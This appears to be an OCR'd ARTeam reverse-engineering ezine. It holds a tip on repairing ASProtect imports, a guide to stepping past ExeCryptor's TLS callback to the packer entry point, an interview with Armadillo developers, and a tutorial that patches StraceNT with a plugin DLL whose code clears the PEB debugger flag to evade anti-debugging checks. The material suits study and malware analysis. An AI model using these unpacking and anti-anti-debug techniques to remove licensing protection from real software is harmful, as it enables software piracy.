005CDEAE $- FF25 5C035F00 JMP DWORD PTR DS:[5F035C]

So lets use a brain here.
The JMP should be:
JMP DWORD PTR DS:[5F0360]

This would follow in sequence the other 2.

So make it read that.




But now we must fix the pointer. Since it still uses the aspr crap code.

So use your CommandBar and type in the API.

Like so:

Now in the pointers position edit it to be the API.



And now your API is resolved, and IMPREC can pick it up ☺

This trick works the same for the CALL DWORD's also. Hopefully this cleared up a bit of confusion about aspr and the Import Protection.

DEMYSTIFYING TLS CALLBACK

DEROKO [ARTEAM]

Oki, I've planned to write small tutorial about ExeCryptor where I would show muping of ExeCryptor manually w/o need to use my oepfinder vX.Y.Z introduced in my tut about muping ExeCryptor, but since it would take too much time to show this little trick I decided to write small txt for ezine :D

S verom u Boga, deroko/ARTeam

ExeCryptor developers think that storing unpacking code in TLS callback is good thing to do? Well I don't think so.

In this short document I will show you how to gain advantage over TLS and other callbacks(DllEntry for example).

What is callback? [1]

"A callback is a means of passing a procedure(or function) as a parameter into another procedure, so that when a certain event occurs in the procedure that you called, the callback function is called (being passed any parameters that you need) when the callback procedure has completed, control is passed back to the original procedure."

Oki this tells us that callback is procedure that is called when certain event occurs, and after execution callback returns to it's caller.

The easiest example is Structured Exception Handling:

1. install Exception Handler
2. Exception occurs
3. KiUserExceptionDispatcher gains control after exception is processed in _KiTrapXX procedures stored in ntoskrnl.exe
4. KiUserExceptionDispatcher calls installed Exception Handler
5. our handler returns to KiUserExceptionDispatcher which is responsible for calling NtContinue or NtRaiseException if our handler didn't handle exception.

Same thing happens to TLS callback, during process initialization, prior to primary thread creation TLS callback will be called, no meteer how it looks obsfucated and hard to trace it must return to code that actually called it:

Let have simple snippet from sice and ExeCryptor crackme, (to break at TLS callback we will use tlsbande loader [2]):

First we break at TLS callback of ExeCryptor:

```
001B:00526918  CALL      00526808
001B:0052691D  ADD       EAX,00005EE5
001B:00526922  JMP       EAX
001B:00526924  CALL      0052692D
001B:00526929  INVALID
001B:0052692B  INVALID
001B:0052692D  POP       ESI
001B:0052692E  RET
```

then exmine stack:

```
:dd esp
0010:0013F9B0 7C9011A7  00400000  00000001  00000000      §.□|..@.........
              ^^^^^^^^  ^^^^^^^^  ^^^^^^^^  ^^^^^^^^
                 |          |         |         |
                 |          |         |         |
return address --+          |         |         |
imagebase      -------------+         |         |
reason         ----------------------+         |
reserved       ---------------------------------+
```

Now we know where TLS callback will return once it has finished with
it's execution, so we examine : 7C9011A7h :

```
:u *(esp)
001B:7C9011A7  MOV       ESP,ESI
001B:7C9011A9  POP       EBX
001B:7C9011AA  POP       EDI
001B:7C9011AB  POP       ESI
001B:7C9011AC  POP       EBP
001B:7C9011AD  RET       0010
```

snippet from IDA:

```
.text:7C901193 ; __stdcall LdrpCallInitRoutine(x,x,x,x)
.text:7C901193 _LdrpCallInitRoutine@16 proc near       ; CODE XREF: LdrpInitializeThread(
x)+C6 p
.text:7C901193                                         ; LdrShutdownThread()+E8 p
...
.text:7C901193
.text:7C901193 arg_0           = dword ptr  8
.text:7C901193 arg_4           = dword ptr  0Ch
.text:7C901193 arg_8           = dword ptr  10h
.text:7C901193 arg_C           = dword ptr  14h
.text:7C901193
.text:7C901193                 push    ebp
.text:7C901194                 mov     ebp, esp
.text:7C901196                 push    esi
.text:7C901197                 push    edi
.text:7C901198                 push    ebx
.text:7C901199                 mov     esi, esp
.text:7C90119B                 push    dword ptr [ebp+14h]  reserved
.text:7C90119E                 push    dword ptr [ebp+10h]  reason
.text:7C9011A1                 push    dword ptr [ebp+0Ch]  imagebase
.text:7C9011A4                 call    dword ptr [ebp+8]    call TLS callback
```

```
.text:7C9011A7                 mov     esp, esi
.text:7C9011A9                 pop     ebx
.text:7C9011AA                 pop     edi
.text:7C9011AB                 pop     esi
.text:7C9011AC                 pop     ebp
.text:7C9011AD                 retn    10h
.text:7C9011AD _LdrpCallInitRoutine@16 endp
.text:7C9011AD
```

Also you may see that this proc is called from 2 places in ntdll.dll:
LdrpInitializeThread
LdrShutdownThread

so that's how TLS callback is baing executed prior to starting thread, and
is also called when thread exit.

So we can easily step over TLS callback withut even knowing what the hell is
going on in it:

tlsbande will give us this output if we run it:

```
-------------------------------------
stolen byte from TLS callback : E8
TLS callback : 0x00526918
entry point  : 0x0052690C
-------------------------------------
```

Ok, type bpint 3 or i3here on in sice and you are ready:
once you break at entry of TLS callback just type:
:bpx *esp (setting BPX at 7C9011A7)

and run code

```
Break due to BP 01: BPX ntdll!LdrInitializeThunk+0029 (ET=96.58 milliseconds)
001B:7C9011A7  MOV       ESP,ESI
001B:7C9011A9  POP       EBX
001B:7C9011AA  POP       EDI
001B:7C9011AB  POP       ESI
001B:7C9011AC  POP       EBP
001B:7C9011AD  RET       0010
001B:7C9011B0  NOP
001B:7C9011B1  NOP
```

now set BPX at entrypoint of packer:

```
:bpx 52690c
Break due to BP 00: BPX 001B:0052690C (ET=27.13 milliseconds)
001B:0052690C  CALL     1500526808
001B:00526911  ADD       EAX,0000668B
001B:00526916  JMP       EAX
001B:00526918  CALL     1500526808
001B:0052691D  ADD       EAX,00005EE5
001B:00526922  JMP       EAX
001B:00526924  CALL      0052692D
001B:00526929  INVALID
```

voila, you are at EntryPoint of ExeCryptor packer withtout even knowing what the hell did they put in TLS callback and yours worst nightmare is over.

Same thing might be applied to find OEP of packed DLLs. Last time I've checked one aspr 2.11 packed dll oep was maybe 20 instructions from packers entry.

DLL entry is called several times:
1. process_attach
2. thread_attach
3. thread_detach
4. process_detach

so packer starts working on process_attach and it is pointless for you to trace at this point because it might take a while, simpler solution is to set BP at entry of packer and once we hit it (probably thread_attach) then simple trace till OEP, because packer will not unpack/decrypt/resolve imports at this point, it's task is to call oep of dll, and as I've mentioned in aspr 2.11 it was 20-30 instructions from packers code...

That's all in this small article for ARTeam eZine...

S verom u Boga, deroko/ARTeam

Greetingz: ARTeam, 29a vx, and all great coders

References:
[1] Implementing Callback procedures - http://www.programmersheaven.com/search/LinkDetail.asp?Typ=2&ID=12600
[2] tlsbande - http://omega.intechhosting.com/~access/forums/index.php?act=Attach&type=post&id=1496

Interview with Armadillo Developers

Interviewers Note: (please include)This was originally conducted for a senior thesis. The original topic had to be changed because it was too broad to cover. Because of that, this interview never saw the light of day. It was conducted about a year ago but I still think that the protection and reversing communities may find it interesting. This was answered by two members of the Armadillo team that is why you will often see 2 responses. I really want to thank these guys for the time they spent answering my questions, and I feel bad that I was unable to use much of the information in my thesis. Hopefully their responses will cause some discussion among the reversing communities.

1.What advantage does licensing out security to a third party offer over developing software security in-house?

Developing a good security system in house takes a lot of knowledge and constant monitoring of the latest cracker tactics. The advantage is that we devote 100% of our time perfecting the security and licensing and those that use a third party can devote all of their time on what they do well instead of creating a half baked protection scheme./

Software Security isn't something you learn in a few days.
It takes a lot of years of experience in the field to be able to create something solid, and you have to dedicate a lot of time on it, especially to stay up to date, with latest cracking techniques and cracking tools. Something you can't do when you are already spending all your time on your new incoming product.
The advantage is, they don't have to waste their time on their own protection, which will most likely get cracked anyway because its not their area of expertise, and can concentrate on their job.

2. Do you plan to progress to a point where your software becomes the only security needed? Or do you feel more effective as one step in the security cycle among cripple-ware, online key validations, etc...

Actually, we believe that with our current software and the coding suggestions we give to our customers that we are a single point of security. We provide customers with key validation software if they want to host that on a web site. Or, for the small shops (or low volume sales) it is built in to Armadillo.

The security is only as strong as its implementation.
We provide a full sets of techniques and features to protect a software from beeing cracked, but it will never be crackproof.
Most of the time, because of miss implementation, the security is a lot weaker than it should be. I personally think, the programmer should add a few hidden / subtle checks above the use of our product.

If well done, it can be quite challenging.

The best security is the demo version of a software, where the code is actually _missing_ from the application. And of course, the missing code shouldn't be obvious, like a simple "Save to File" feature, or something like that. Missing code that should be using a proprietary and/or complex algo is more suitable in that case.

3. Companies such as yourself and Safedisc released an SDK to allow developers integrate security into their programs at development time. Do you feel like that this is an advantage for you?

The advantage of that is that it gets the developer in the mindset of protection. Doing the subtle things he can do to enhance the protection and licensing. An example would be variable licensing scheme where he could have one exe file and depending upon what license his user pays for that license key will unlock certain section in his code.

3.1 Or is it easier to be the final step in software security?

Yes, it is easier to be the final step, but not always the best solution for a popular program. That is why we offer things the developers can do during the development phase, such as Nanomites and Secured Sections..

The advantage is that the customer can choose where to add special protections, special checks, and can optimize the usage of the protection. Some features can slow down an application, so its a lot more useful, if the programmer can protect his application without too much performance decrease.

SDK allows very targeted protection and it allows a better merge of the protection and the software beeing protected. The more the application is dependant of the protection, the better it is.

4. Outside of security, you need to worry about file size, speed of execution, compatibility, and ease of use. How do you handle these issues? Do they end up restricting your creativity?

File size:
Nowadays, every computers have really big hard drives, so size isn't as important as it used to be in the past.However we try to optimize our code in order to keep it as small and compact as possible.
Speed of execution:

As micro processors become faster and faster this becomes less of an issue. I personally, have been in the busi-

ness long enough to where we'd tweak our ASM code to make it run faster and be smaller. Memory and disk space was a premium, where now it is rather cheap.

Nowadays, computers are very fast, and CPU aren't going to stop their speed grow.However, we always try our protection on old systems, to
make sure it is useable even if you don't have a recent computer.
speed of execution is an important issue, and we do our best to
have something as quick as possible. We sometimes use Assembly
programming to optimize our routines.

Compatibility:

We have every Windows OS and we test our product on all of them
to make sure its 100% compatible with old versions.

Ease of use:

As far as restricting creativity.... not really, you just have to find
other ways to use creativity.

The most restricting issue so far, is the compatibility one.
We sometimes find nice protection tricks, but they aren't
compatible on all OS, or aren't working inside Virtual Machines.
We end up not using those features, or checking the OS version
before testing them.. It makes things weaker, but we have to do
that to keep a 100% compatibility level.*

5. With the proliferation of internet access, online key validation has become more popular. Do you think that this is where security is going to eventually move or do you feel there is something else that will prove more effective?

Not sure if I completely understand... because security is already
there. We do that, and Digital River (our mother company) sells a lot
of protected software via the internet. Protection will have to keep up
with technology until the technology can protect itself... or is so
prevalent that protection is not needed.

I personally think Server Based checks are the future, only if they
are well implemented. The only problem with those is that with
the proliferation of internet worms, spywares and other malwares,
customers aren't ready to accept that an application phones home
in order to check the license. Online key validation has to
be well implemented, and shouldn't just be a validation process.
The internet server should be used as a token to decrypt parts of
code on the fly only and should be part of a strong wrapping scheme.
I think the future is a combination of various techniques, which
aren't yet very well accepted by the public or because the technology

involved isn't yet available everywhere. Eg: People needs internet to check their license, but not everyone has internet those days.

6. People and communities, many of them quiet intelligent, continuously work to understand, and sometimes defeat, the protection you create. Logically, without them, there would not be a strong a demand for your product. What is your view on the reverse engineering community?

If it wasn't for them there would be no need for our product. A simple key could be used to keep honest people honest. One has to admire the knowledge of some of the better crackers. Though what they do is illegal and it is hard to admire someone for breaking the law.

In my opinion, the Reverse Engineering community is important. Reverse Engineering isn't only used to crack softwares, as most people tend to think. RE is used by anti virus compagnies to analyse viruses and other malwares, and such community allows developpment of tools, techniques etc that can be used for good purpose.
RE is also used to find holes in Closed source softwares, which at the end will lead to more secure softwares.

My point of view is, we should diffentiate the Reverse Engineering community from the Cracking Community. A lot of the people in the RE community does it for fun and learning purpose without ever harming anyone. Yet, they will share their knowledge on boards. I think Software protectionist have a lot to learn from "underground" research and shouldn't see them as pirates. (most of the times anyway)

7. Outside of legality how do you react when you find your protection has been defeated? Do you hold any respect for a person who creatively removes your protection?

Yes, there is an amount of respect that must be shown I suppose, my colleagues may dis-agree. But I believe they'd get more respect from this side of the fence if they wouldn't publish methods, stolen keys, etc. But of course that is not what they are after.

I personaly have respect for people breaking our protection, as long as its smart and not a thief act, such as stealing credit cards to obtain a software. I have respect for people spending days disassembling and debugging our code in order to find a way to bypass it , because its a lot of work. I have no respect for the egocentric kids that brag about their work, and insult us. They tend to forget we were doing this before they even started to use a computer, and that there are a lot more things to consider when you are protecting, than when you are deprotecting.

8. What do you think is your greatest security option? Example: Address Table destruction, anti-debugging techniques, child processes.

Our highest level key system. As well as our Strategic Code splicing and Memory patching protections

I think Nanomites are our greatest security option. It has weaknesses (what doesn't?), but its really effective against the majority of crackers. The Import Table Eliminitation is very nice too.

As for Licensing, the Level 10 of our key system will keep crackers away from making a keygen for your application.

9. Which part of your security do you plan to improve on to increase protection for the future?

We are always improving our security methods and key strength. 64 Bit windows application protection is next on our plate.

We constantly improve our security features, and we watch with great attention the cracking boards, and update our protection as soon as something bad has been found to attack us. We are constantly trying to make the protection hard to remove, that's the hardest challenge.

10. Is there anything you would like to ask or tell the reversing communities?

I assume some of the newbie crackers are pretty young. Do they realize what they are doing is breaking federal law? Not that they'd care but some that are just trying to be cool may not realize this. And, there are becoming much easier ways to pin-point who they are (the old Big Brother syndrome).

Nothing particular. I wish some of them could be more respectful and stop the rebel (and retarded) attitude of bashing protection authors with no real reasons. It also funny to read them bragging on boards saying we stole their ideas, or that we learned things from them, while we have been doing this kind of things for a lot longer than them.

11. Outside of your product, what do you think is one of the most effective ways to ensure software security. A few examples: Personal builds, watermarking, refusal of technical support and/or updates.

Those are all good examples. The best way to do it on your own is to get into the mindset of protection. Maybe only turn on certain parts of your program if a checksum of some previous code is valid. Many programs require a CD to be present in order to run the program. The

companies check for a CD in the drive one time and then allow the application to operate. This is one of the easiest defeated protections. If those companies added to that, even just to make it difficult by trying to access the CD numerous times in various places during execution it would discourage several but the most diligent of the crackers.

Virtual Machines are very good ways to ensure software security. Its a lot longer and harder to analyse Pcode, than analysing Assembly code. Its a new trend in software protection nowadays, to use Virtual Machine as a protection mean.

Hidden/delayed checks are a very good way to ensure software security too. You will see half cracked software released on the internet, and product working very badly because of that. They can be very hard to track down, and crackers missing checks look stupid in front of their community.

Watermarking doesn't ensure software security, but it allows you to track leaks and find the culprit, if one of your customers have given his license to someone else. Its something worth having.

12. Physical security, such as dongles, have not become popular in the average consumer market. It seems that security that makes itself intrusive to the consumer is unpopular. Do you think that security needs to be intrusive? Example: installation of drivers, registration requirements, dongles. Or should security be more transparent? Example: hardware fingerprinting, online key validation.

Yes, I know that dongles have not caught on. They are very intrusive and I believe that things that have to be phyiscally plugged in cause stress for some users. Dongles have advanced a bit in that they now can utilize USB ports which are almost a no-brainer to attach. The older parallel port ones were a pain.... and then for each protected program you might have to add another etc. then physical room becomes a challange.

I don't think that security needs to be intrusive. We can set up a project in Armadillo that can auto-inject a key for registration and provides little or no hassle for the end user. I would think that should be preferable to most people.

I think online key validation is intrusive. It requires Internet Access and the customer will see it as intrusive. Who knows what kind of date is beeing transfered to the web server? a lot of people will think you are some kind of spyware.

Security doesn't need to be intrusive, but intrusive security offers more possibility in my opinion. Time will tell us, if the customers are ready for it.

13. Do you think that companies are still uneducated about software security, holding it as an afterthought?

Absolutely. Just take a look at M*cro$oft *the* giant in the industry. Think of how many copies of an O/S install CD you have seen? And, in my opinion their security is not bad. Many of the other bigger companies have never thought about it or just write it off as a cost of doing business. the shareware community is what has really pushed security. In that their life blood so to speak is on the line if they loose sales they could be out of business. Bigger companies are starting to get smart about it. Digital River (my employer) is trying its best to promote Digital Rights Management in which security is the first and major part.

14. Do you think developers need to understand how their software is being protected to improve the integration between software development and security? Should they know what happens to their resources, how their API calls are redirected, why a child process is created?

Need? Probably not. But as a developer yes I want to understand what is going on the best I can understand it. It just helps when trying to uncover a subtle bug or flaw.

15. In your own opinion what programming language do you prefer? Do you believe that it creates the most secure code?

The programming language that I prefer is C. Only because I have used it for many years. Secure.... no not by itself. There are lots of tools on the market that can disassemble that code and pretty much any other. Some of the tricks in ASM or any lower level code can make it much easier to trick a would be cracker. So, I would have to say its the most secure. Again... unless the programmer is thinking of protection the language makes no difference.

I personally prefer Assembly Programming. I like to control everything i write. Beside, you can write very hard to follow routines, with fancy code flow. What is “Secure Code” ?
The code is as secure as the programmer’s skills in software security. A code can be secure in pretty much any language as long as its well written.

16. Do you think profits for popular software are reinforced by good protection? Or will their popularity ultimately force the defeat of the protection, making protection more important for smaller software companies.


Yes, I do. If there was a scenario of a popular program that was never in need of an upgrade and the protection was defeated... that would be bad. But luckily that is very rare. Even though (for example) protection may have been defeated for a popular program at version 1.0, the protection software as well as the popular programs' developer have likely been improved upon for revision 2.0.

It is true that its kind of a sign that your program is popular if a cracker spends time on it to defeat the protection.

And, Yes it seems very important for small companies to utilize a protection scheme if they do have a program that will be widely distributed. The loss of income and theft of technology could destroy some very small shops.

17. Are there any comments you would like to add?

Note that I can think of.



Improving StraceNT:
Adding Anti-Debugging Functionality

Shub-Nigurrath[ARTeam]

Keywords

anti-debugging, tracing

1. Abstract

This time we are going to improve the functionalities of an existing program. StraceNT [1] is a System Call Tracer for Windows. It provides similar functionality as of strace on Linux. It can trace all the calls made by a process to the imported functions from a DLL. StraceNT can be very useful in debugging and analyzing the internal working of a program.

StraceNT uses IAT patching technique to trace function calls, which is quite reliable and very efficient way for tracing. It also supports filtering based on DLL name and function name and gives you a lot of control on which calls to trace and helps you to easily isolate a problem.

> As usual I will provide sample code with this tutorial, and non-commercial sample victims. All the sources have been tested with Win2000/XP and Visual Studio 6.0.
> The techniques described here are general and not specific to any commercial applications. The whole document must be intended as a document on programming advanced techniques, how you will use these information will be totally up to your responsibility.

It is indeed a good program (see also [2] to understand how it works), but has a flaw, saw with reverser and not with bug-solver eyes.

For example Figure 1 is what we get if we try to use original StraceNT with an asprotected program.




Figure 1 - StraceNT has been detected by AsProtect

What we want to do is then add our own anti-debugging support to this tool, we want to do it generic enough to allow also extensibility through plugins.

Have phun,
Shub-Nigurrath

2. Extending the Functionality of a program

As explained above we want to improve StraceNT adding the possibility to hide itself to the anti-debugging checks of the victim program.
StraceNT indeed uses a technique (see [2]) which involves the debugging API, so the victim program is debugged, this makes impossible to use it with protected programs.

Fortunately we already learnt (see [3]) how to hide debugger loaders to target code and then we will apply here that knowledge. The only thing we still do not know is how to add the required code into StrateNT.

This is our roadmap:

1. Find where to insert our modifications
2. Find a proper canvas (free space) where to divert the program's execution and add some code
3. Code a proper plugin Dll
4. Insert the plugin dll into StraceNT and let it be able to call it.
5. Fill the canvas with the new code
6. Testing the new code

2.1. Point 1: find where to insert our modifications

We learnt in [3] that all the modifications to the debugged process must be done after a successful call to CreateProcess. In [3] we were calling our own written HideDebugger function just after the CreateProcess call.
We have then to find where StraceNT calls the CreateProcess API and see if there's space to add our code[2].

```
010100E3  .  50              PUSH EAX                 pProcessInfo = NULL
010100E4  .  8D45 AC         LEA EAX,[LOCAL.21]
010100E7  .  50              PUSH EAX                 pStartupInfo = NULL
010100E8  .  56              PUSH ESI                 CurrentDir = FFFFFFFF ???
010100E9  .  56              PUSH ESI                 pEnvironment = FFFFFFFF
010100EA  .  68 02080000     PUSH 802                 CreationFlags = DEBUG_ONLY_THIS_PROCESS|CREATE_SEPARAT
010100EF  .  56              PUSH ESI                 InheritHandles = TRUE
010100F0  .  56              PUSH ESI                 pThreadSecurity = FFFFFFFF
010100F1  .  56              PUSH ESI                 pProcessSecurity = FFFFFFFF
010100F2  .  8D85 A4FDFFFF   LEA EAX,[LOCAL.151]
010100F8  .  50              PUSH EAX                 CommandLine = NULL
010100F9  .  56              PUSH ESI                 ModuleFileName = FFFFFFFF ???
010100FA  .  FF15 78110001   CALL DWORD PTR DS:[<&KERNEL32.Creat└CreateProcessW
01010100  .  85C0            TEST EAX,EAX
01010102  .v 75 0A           JNZ SHORT StraceNt.0101010E
```

Figure 2 - Original call to CreateProcessW

Figure 2 reports the original call to CreateProcessW. As you can see there's no space for adding even a single bit here, everything is filled of working code. So the solution is to find a canvas into the program and then move there the call to CreateProcessW and add also our code.

2 We will report code snippet of the StraceNT windows GUI version, by this point of view the DOS version looks almost the same.

2.2. Point 2: find a proper canvas

We are using for our purpose a tool called ToPo [4], pretty simple to use and fast. Figure 3 reports the initial settings: we want to search space only in the executable sections, to backup the original file and to not add space to the existing program: we want to find if there's an existing canvas, rather than creating a new one.




Figure 3 - ToPo initial settings

We will choose to find a canvas large around 1000 bytes. Figure 4 reports how the canvas will look like, just after the creation.

01011B78	90	NOP
01011B79	90	NOP
01011B7A	90	NOP
01011B7B	90	NOP
01011B7C	90	NOP
01011B7D	90	NOP
01011B7E	90	NOP
01011B7F	90	NOP
01011B80	90	NOP
01011B81	90	NOP
01011B82	90	NOP
01011B83	90	NOP

Figure 4 - New empty canvas

2.3. Point 3: code a proper plugin Dll

At this stage we have a version of StraceNT which is still unchanged but we have space to write some code.

At this point it's better to stop and think how you want to implement the anti-debugging functionality. You have two options indeed:

1. directly write it inside StrateNT into the canvas
2. write it externally and let StraceNT call it, for example from an additional Dll.

The canvas space is limited so it's easier to follow the second method: external dll. This moverover will allow us to modify StraceNT only once and then write external Dlls how we want: we gain upgradeability of the code.

Generally speaking what an external Dll needs in order to apply anti anti-debugging patches to a program, is the PROCESS_INFORMATION structure or a pointer to it.

The Dll we want to code then has an unique export called HavePhun which will receive a pointer to the PROCESS_INFORMATION.

The code of our Dll is pretty simple then:

```
<---------------------- Start Code Snippet ---------------------->

extern "C" int HavePhun(PROCESS_INFORMATION *pPI);

BOOL HideDebugger(HANDLE hThread, HANDLE hProc)
{
    CONTEXT victimContext;
    victimContext.ContextFlags = CONTEXT_SEGMENTS;

//  char b[1024];
//  sprintf(b, «hThread=%X, hProc=%X», hThread, hProc);
//  ::MessageBox(NULL,b, «Shub-Nigurrath», MB_OK);

    if (!GetThreadContext(hThread, &victimContext))
        return FALSE;
    LDT_ENTRY sel;
    if (!GetThreadSelectorEntry(hThread, victimContext.SegFs, &sel))
        return FALSE;

    DWORD fsbase = (sel.HighWord.Bytes.BaseHi << 8| sel.HighWord.Bytes.BaseMid) << 16 | sel.BaseLow;
    DWORD RVApeb;

    SIZE_T numread;
    if (!ReadProcessMemory(hProc, (LPVOID)(fsbase + 0x30), &RVApeb, 4, &numread) || numread != 4)
        return FALSE;

    WORD beingDebugged;
    if (!ReadProcessMemory(hProc, (LPVOID)(RVApeb + 2), &beingDebugged, 2, &numread) || numread != 2)
        return FALSE;
    beingDebugged = 0;

    if (!WriteProcessMemory(hProc, (LPVOID)(RVApeb + 2), &beingDebugged, 2, &numread) || numread != 2)
        return FALSE;
    return TRUE;
}

extern "C" int HavePhun(PROCESS_INFORMATION *pPI) {
    char coded[256];
    sprintf(coded,"Coded by SHub-Nigurrath of ARTeam.");

    return HideDebugger(pPI->hThread, pPI->hProcess);
}
<---------------------- End Code Snippet ---------------------->
```

The HideDebugger function is that already used in [3].

The function modified StraceNT will have to call is the following one:

```
int HavePhun(PROCESS_INFORMATION *pPI);
```

The dll is called “plugin.dll”

2.4. Point 4: Insert the plugin dll into StraceNT

First of all we have to modify StraceNT to be aware of the existence of our new dll. What we have to do is to add the Dll to the StraceNT IAT. To do this there’s an extremely useful tool called IIDKing [5].
You can on the other hand use the approach described in [6] which does not alter the IAT of the program just because it loads dynamically the external Dll. It’s by my point of view a more elegant approach, but requires a lot of additional ASM code. IIDKing simplify the work.

Figure 5 reports how I used it, pretty simple.

What this program does is to add one or more entries into the target program IAT and write out on a text file how to call from assembler the entries just added.

```
Below are the calls you can make to access your added functions...
Format style is: DLL Name::API Name->Call to API

plugin.dll::HavePhun->call dword ptr [10300e4]
```




Figure 5 - IIDKing initial settings

2.5. Point 5: fill the canvas with the new code

Now it's time to fill the canvas we created at Point 2.

First of all it's better to move to the new destination the whole CreateProcessW call so as to have all the required things in the destination space.

Looking at Figure 6 we cut away the whole call to CreateProcessW and substituted it with a JMP to the beginning of the new canvas. The following NOPs being a code that is never executed can be left there, I simply removed it to help you reading.
The new routine starting at 0x010100E3 will return to the original program's path at 0x01010100.

I chose to use a direct JMP to the new code and not a CALL because this help to not worry of the activation frame each CALL pushes on the stack: the stack integrity is easier.

```
010100E3  .v  E9 901A0000    JMP StraceNt.01011B78
010100E8      90             NOP
010100E9      90             NOP
010100EA      90             NOP
010100EB      90             NOP
010100EC      90             NOP
010100ED      90             NOP
010100EE      90             NOP
010100EF      90             NOP
010100F0      90             NOP
010100F1      90             NOP
010100F2      90             NOP
010100F3      90             NOP
010100F4      90             NOP
010100F5      90             NOP
010100F6      90             NOP
010100F7      90             NOP
010100F8      90             NOP
010100F9      90             NOP
010100FA      90             NOP
010100FB      90             NOP
010100FC      90             NOP
010100FD      90             NOP
010100FE      90             NOP
010100FF      90             NOP
01010100  >   85C0           TEST EAX,EAX
01010102  .v  75 0A          JNZ SHORT StraceNt.0101010E
01010104  .   FF15 70100001  CALL DWORD PTR DS:[<&KERNEL32.GetLa GetLastError
```

Figure 6 - CreateProcessW moved to the canvas

Figure 7 reports how the new canvas looks like.




Figure 7 - Filled Canvas

